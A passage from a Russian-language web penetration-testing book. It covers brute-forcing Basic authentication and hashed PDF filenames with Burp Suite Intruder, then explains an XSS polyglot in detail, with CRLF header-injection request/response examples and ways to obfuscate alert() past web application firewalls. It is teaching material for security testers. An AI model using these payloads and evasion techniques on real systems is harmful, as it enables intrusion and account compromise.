


Рис. 2.21. Конфигурация позиции полезной нагрузки 2

Разделитель для позиции 2 следует оставить пустым.

На этом этапе каждый запрос, отправленный приложению, будет содержать заголовок `Authorization` в следующем формате:

```
Authorization: Basic admin:admin
Authorization: Basic admin:test
[...]
Authorization: Basic root:secret
Authorization: Basic root:password
```

Чтобы завершить работу, также нужно проинструктировать Intruder, как закодировать вредоносное программное обеспечение в формат Base64, перед тем как приступить к его отправке. Можно использовать процессор полезной нагрузки для принудительного кодирования в формат Base64 для каждого запроса.

На вкладке **Payloads** в разделе **Payload Processing** нажмите кнопку **Add** (Добавить) и выберите из выпадающего списка **Base64-encode** в категории **Encode**. Мы также отключим автоматическое кодирование URL-адресов, поскольку оно может повредить заголовок `Authorization`.

Приведенный ниже URL-адрес показывает включенный процессор **Base64-encode**.




Рис. 2.22. Правило обработки полезной нагрузки – Base64-encode

После настройки можно приступить к перебору, используя кнопку **Start Attack** (Начать атаку) в правом верхнем углу модуля **Intruder**, как показано на рисунке.




Рис. 2.23. Запуск атаки

Как и при сканировании на предмет выявления уязвимостей, связанных с картированием контента, в этом случае будет сгенерировано значительное количество ошибок 401. Если нам повезет, по крайней мере один результат окажется успешным, как показано на рисунке.




Рис. 2.24. Результаты атаки

Теперь, поскольку все запросы записываются, мы можем проверить каждый из них или отсортировать их по столбцам, чтобы лучше проиллюстрировать результаты атаки. В предыдущем примере отчетливо показано, что успешный запрос аутентификации возвратил код состояния 200, в то время как большинство других запросов вернуло ожидаемый код 401. Тем не менее код состояния не единственный способ определить успешный результат с одного взгляда. Отклонение в длине содержимого ответа может быть хорошим индикатором того, что мы на верном пути.

Теперь, когда у нас есть полезная нагрузка, которая успешно получила доступ к области аутентификации Admin Tools, можно запустить ее через модуль Decoder, чтобы увидеть учетные данные в виде незашифрованного текста.

На рисунке изображен модуль Decoder, показывающий предполагаемые учетные данные.




Рис. 2.25. Модуль Decoder

Перебор учетных данных – это лишь одно из многих применений Intruder. С помощью пользовательских полезных нагрузок и их обработки можно проявить творческий подход.

Рассмотрим сценарий, в котором приложение `vuln.app.local` создает PDF-файлы с конфиденциальной информацией и сохраняет их в незащищенном каталоге `/pdf /`. Имена файлов, по-видимому, являются хешем даты создания файла, но приложение не будет генерировать PDF-файлы ежедневно. Можно попытаться угадать каждый день вручную, но это не идеальный вариант. Можно даже потратить какое-то время на написание скрипта на языке Python, который автоматизирует эту задачу. Лучшая альтернатива – использовать Burp Suite, чтобы справиться с задачей с помощью нескольких кликов. Это дает дополнительное преимущество, при котором можно записывать ответы в ходе атаки в одном окне для удобства проверки.

И снова мы можем отправить ранее записанный запрос в папку `/pdf /` непосредственно в модуль Intruder.

На рисунке показано, что имя PDF-файла за вычетом расширения идентифицируется как позиция полезной нагрузки с помощью кнопки **Add** (Добавить).




Рис. 2.26. Настройки позиции полезной нагрузки в модуле Intruder

На приведенном ниже рисунке показаны параметры типа **Dates**, доступные в Intruder.




Рис. 2.27. Вкладка Payloads модуля Intruder

В ходе этой атаки будем использовать тип **Dates** с нужным форматом даты, вернувшись на пару лет назад. Процессором полезной нагрузки станет генератор хешей MD5, который будет генерировать хеш каждой даты и возвращать эквивалентную строку. Это напоминает процессор **Base64-encode** из предыдущего примера.

И снова, после того как все параметры настроены, можем приступить к атаке.

На рисунке показано несколько запросов с кодом состояния 200 и большой длиной, указывающей на то, что PDF-файл доступен для скачивания.




Рис. 2.28. Вкладка Results

Intruder сгенерирует список полезных нагрузок на основе указанного нами формата даты и вычислит хеш строки перед отправкой его в приложение всего за несколько кликов. Вскоре мы обнаружим по крайней мере три неправильно защищенных, потенциально конфиденциальных документа, которые доступны анонимно.

«Полиглот»

«Полиглот» – это фрагмент кода, который может выполняться в приложении в нескольких контекстах. Данные типы вирусов популярны среди злоумышленников, потому что они быстро проверяют элементы управления вводом приложения на предмет наличия слабых мест с минимальным уровнем шума.

В сложном приложении пользовательский ввод может проходить через множество контрольных точек – от URL-адреса через фильтр до базы данных и обратно в декодер, прежде чем его увидит пользователь, как показано на рисунке.




Рис. 2.29. Типичный поток данных от пользователя к приложению

Любой шаг на этом пути способен изменить или заблокировать вирус, что затруднит подтверждение наличия уязвимости в приложении. «Полиглот» пытается эксплуатировать уязвимость внедрения, комбинируя несколько методов для выполнения кода в одном потоке. Он пытается использовать слабые места в фильтрации вредоносов, увеличивая вероятность того, что хотя бы часть кода будет пропущена и успешно выполнится. Это возможно благодаря тому, что JavaScript – очень снисходительный язык. Браузеры всегда были легким препятствием для разработчиков, и JavaScript основан на схожей философии.

XSS Filter Evasion Cheat Sheet от сообщества OWASP содержит примеры «полиглотов», которые также могут обходить некоторые фильтры приложений: https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet.

Неплохой пример сильного полиглота можно найти на GitHub. Его автор – Ахмед Элсобки (Ahmed Elsobky).

```
jaVasCript:/*-/*'/*\'/*'/*"/**/(/* */oNcliCk=alert()
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--
!>\x3csVg/<sVg/oNloAd=alert()//>\x3e
```

На первый взгляд выглядит довольно неряшливо, но у каждого символа есть своя цель. Данный вирус был создан для выполнения JavaScript-кода в различных контекстах, независимо от того, отражается ли код в HTML-теге или непосредственно в середине другого фрагмента JavaScript-кода. HTML- и JavaScript-парсеры браузера очень удобны. Они нечувствительны к регистру, дружески настроены по отношению ошибкам, и им не важны отступы, окончания строк или интервалы. Экранированные или закодированные символы иногда преобразуются обратно в первоначальный вид и вводятся на страницу. В частности, JavaScript делает все возможное, чтобы выполнить любой переданный ему код. Хороший «полиглот» воспользуется всем этим и постарается избежать фильтрации.

Первое, что бросается в глаза, – это то, что в большинстве ключевых слов, таких как `textarea`, `javascript` и `onload`, встречаются прописные буквы.

```
jaVasCript:/*-/*'/*\'/*'/*"/**/(/* */oNcliCk=alert()
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--
!>\x3csVg/<sVg/oNloAd=alert()//>\x3e
```

Похоже на тщетную попытку обойти фильтры входных данных брандмауэра, но вы будете удивлены, узнав, насколько плохо они спроектированы. Рассмотрим приведенный ниже фильтр **регулярных выражений**:

```
s/onclick=[a-z]+\(.+\)//g
```

Регулярное выражение – это фрагмент текста, определяющий шаблон поиска. Некоторые сетевые экраны могут использовать регулярные выражения для поиска потенциально опасных строк внутри HTTP-запросов.

Он эффективно предотвращает внедрение JavaScript-кода через событие `onclick`, но с одним явным недостатком – не учитывает чувствительность к регистру. Регулярные выражения обладают значительным количеством модификаторов, таких как `g` в предыдущем примере, и по умолчанию большинству движков требуется, чтобы модификатор `i` игнорировал регистр, иначе они не будут совпадать, а фильтр уязвим для обхода.

На рисунке показана страница сайта Regex10 с регулярным выражением из предыдущего примера. Видно, что только две из четырех протестированных полезных нагрузок соответствуют выражению, тогда как все четыре выполнили бы JavaScript-код.




Рис. 2.30. Визуализация Regex101

При проверке фильтра входных данных на основе регулярных выражений Regex101 – отличное место, чтобы протестировать его сразу с несколькими полезными нагрузками: https://regex101.com.

Разработчикам неоднократно приходится работать в условиях нереальных сроков. Когда в отчете о тестировании на проникновение освещается конкретная проблема очистки входных данных, разработчики вынуждены использовать исправление безопасности, которое было написано быстро, недостаточно протестировано и устраняет только часть проблемы. Часто реализация фреймворка для обработки фильтрации входных данных – вещь слишком долгая и дорогая, и выбирается короткий путь в ущерб безопасности.

«Полиглот» от Ахмеда Элсобки также направлен на эксплуатацию уязвимостей, передаваясь через механизм, обрабатывающий шестнадцатеричные значения, экранированные обратной косой чертой. Например, JavaScript и Python будут обрабатывать два алфавитно-цифровых символа, которым предшествует \x как один байт. «Полиглот» может обойти определенные встроенные XSS-фильтры, выполняющие проверки сравнения простых строк.

```
jaVasCript:/*-/*'/*\'/*'/*"/**/(/* */oNcliCk=alert()
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--
!>\x3csVg/<sVg/oNloAd=alert()//>\x3e
```

Полезная нагрузка может быть удалена из большинства других ключевых слов, но когда фильтр дойдет до \x3c и \x3e, он интерпретирует их как безопасные строки, состоящие из четырех символов. Приложение может провести синтаксический анализ строки и непреднамеренно вернуть однобайтовый эквивалент экранированных шестнадцатеричных символов < и > соответственно. В результате получается HTML-элемент <svg>, который выполняет произвольный JavaScript-код через событие onload.

SVG (от англ. Scalable Vector Graphics – масштабируемая векторная графика) – это элемент на странице, который можно использовать для рисования сложной графики на экране без двоичных данных. SVG используется в XSS-атаках главным образом потому, что он предоставляет свойство onload, которое будет выполнять произвольный JavaScript-код, когда элемент отображается браузером.

Еще больше примеров, демонстрирующих мощь этого «полиглота», можно найти на странице Ахмеда Элсобки в GitHub: https://github.com/0xSobky.

«Полиглот» способен выполнять код в различных сценариях внедрения, а также может быть полезен при отражении в HTTP-ответе сервера.

```
jaVasCript:/*-/*'/*\'/*'/*"/**/(/* */oNcliCk=alert()
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--
!>\x3csVg/<sVg/oNloAd=alert()//>\x3e
```

Закодированные в URL символы `%0d` и `%0a` – это перевод строки и возврат каретки. Данные символы в основном игнорируются HTML- и JavaScript-парсерами, но имеют значение в заголовке HTTP-запроса или ответа.

Если целевое приложение не может должным образом отфильтровывать ввод данных пользователем, в некоторых случаях оно способно принять произвольное значение и добавить его как часть HTTP-ответа. Например, при попытке установить куки Remember me приложение отображает полезную нагрузку, не отфильтрованную в заголовках HTTP-ответа, что приводит к появлению межсайтового скриптинга в браузере пользователя.

```
GET /save.php?remember=username HTTP/1.1
Host: www.cb2.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
[...]
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: nginx/1.8.1
Set-Cookie: remember_me=username
Connection: close
Username saved!
```

Если мы передадим «полиглот» в качестве имени пользователя, которое нужно запомнить, заголовки HTTP-ответа будут изменены и тело будет содержать данные, контролируемые злоумышленником.

```
GET /save.php?remember=jaVasCript%3A%2F*-
%2F*%60%2F*%60%2F*'%2F*%22%2F**%2F(%2F*%20*%2FoNcliCk%3Dalert()%20)%2
F%2F%0D%0A%0d%0a%2F%2F%3C%2FstYle%2F%3C%2FtitLe%2F%3C%2FteXtarEa%2F%3
C%2FscRipt%2F--!%3E%3CsVg%2F%3CsVg%2FoNloAd%3Dalert()%2F%2F%3E%3E
HTTP/1.1
Host: www.cb2.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
```

Вот ответ сервера.

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: nginx/1.8.1
Set-Cookie: remember_me=jaVasCript:/*-/*'/*\'/*'/*"/**/(/*
*/oNcliCk=alert() )//

//</stYle/</titLe/</teXtarEa/</scRipt/--
!>\x3csVg/<sVg/oNloAd=alert()//>\x3e
Connection: close
Username saved!
```

Ответ немного искажен, но у нас есть выполнение кода. Закодированные в URL символы возврата каретки `%0D%0A%0d%0a` интерпретируются как часть ответа HTTP. В HTTP-протоколе два набора символов возврата каретки и перевода строки указывают на конец заголовка, и все, что следует дальше, будет отображаться браузером как часть страницы.

Тот же вирус, но другой контекст

Существует множество других контекстов, в которых «полиглот» может успешно выполнить код.

Если «полиглот» содержится в свойстве `value` в поле, где вводится имя пользователя, интерпретация кода браузером явно показывает неработающее поле ввода и вредоносный элемент `<svg>`. HTML-код перед обработкой полезной нагрузки выглядит так:

```
<input type = "text" name = "username" value = "[payload]">
```

На рисунке показано, что браузер просматривает HTML-код после обработки полезной нагрузки.

Рис. 2.31. HTML-код отраженного XSS

«Полиглот» также выполнит код, если он содержится в комментарии HTML-кода, например:

```
<!-- Comment! [payload] -->
```

Полезная нагрузка содержит индикатор конца комментария `-->`, который оставляет остальной текст для интерпретации браузером в качестве HTML-кода. И снова свойство `onload` элемента `<svg>` выполнит наш произвольный код.

На рисунке показано, что браузер просматривает HTML-код после обработки полезной нагрузки.

Рис. 2.32. HTML-код отраженного XSS

«Полиглот» также полезен, если он содержится в коде, устанавливающем объект регулярного выражения, например `var expression = /[payload]/gi`.

Можно проверить это поведение в консоли браузера с помощью предыдущего примера кода.




Рис. 2.33. Визуализация «полиглота»

Видно, что стратегически размещенные индикаторы комментариев, такие как `/*`, `*/` и `//`, вынудят браузер игнорировать большую часть полезной нагрузки, что приводит к правильному JS-коду.

Код выполняется здесь.

```
(/* */oNcliCk=alert()
)
```

Многострочные комментарии игнорируются, и будет выполняться любой код, содержащийся в круглых скобках. В данном контексте `oNcliCk` не является

обработчиком событий мыши, а используется для хранения возврата функции `alert()`, что приводит к выполнению произвольного кода.

Запутывание (обфускация) кода

Не все брандмауэры отбрасывают вредоносные строки, позволяя остальным пройти. Некоторые встроенные решения разрывают соединение напрямую, обычно в форме ответа 403 или 500. В таких случаях бывает трудно определить, какая часть полезной нагрузки считается безопасной, а какая запустила блок кода.

По своей структуре встроенные межсетевые экраны должны быть достаточно быстрыми, и они не могут значительно задерживать обработку входящих данных. Результатом обычно является простая логика при попытке обнаружить **SQL-инъекцию** (SQLi) или XSS-атаки. Использование прописных символов в случайном порядке не может обмануть эти фильтры, но можно смело предположить, что они не отображают на лету каждую запрашиваемую HTML-страницу, не говоря уже о выполнении JS-кода для поиска вредоносной активности. Чаще всего встроенные межсетевые экраны приложений будут искать определенные ключевые слова и помечать входные данные как потенциально опасные. Например, `alert()` может вызвать блокировку, в то время как само по себе слово alert выдаст слишком много ложных срабатываний.

Чтобы увеличить шансы на успех и снизить уровень шума, можно изменить способ вызова функции `alert()` неограниченным образом – все благодаря JavaScript. Можно протестировать это в консоли браузера, проверив встроенную функцию `alert()`. Объект `window` будет содержать ссылку на нее, и мы можем подтвердить это, вызвав функцию без скобок. Консоль укажет, что это встроенная функция с `[native code]`, отображаемая в качестве ее тела. Следовательно, это не пользовательская функция, и она определяется ядром браузера.

В JavaScript есть несколько способов доступа к свойствам объекта, в том числе ссылки на функции, такие как `alert`.

На рисунке показано, как можно получить доступ к той же функции напрямую или с помощью нотации массива, используя строку `"alert"` в квадратных скобках.




Рис. 2.34. Различные способы получения доступа к функции alert()

Чтобы обойти элементарные фильтры, которые могут отбрасывать подозрительные строки, такие как `alert(1)`, можно использовать простое кодирование.

Используя JS-функцию `parseInt`, можно получить целочисленное представление любой строки, применив пользовательскую базу. В этом случае получим базовое представление строки `"alert"` (`"alert",30`). Чтобы преобразовать полученное целое число обратно в его строковый эквивалент, используйте встроенный метод `toString()`, передавая целочисленную базу в качестве первого параметра.




Рис. 2.35. Кодирование и декодирование строки alert

Теперь, когда мы знаем, что `8680439..toString(30)` – это эквивалент строки `"alert"`, можно использовать объект `window` и нотацию массива для доступа к нативному коду функции `alert()`.

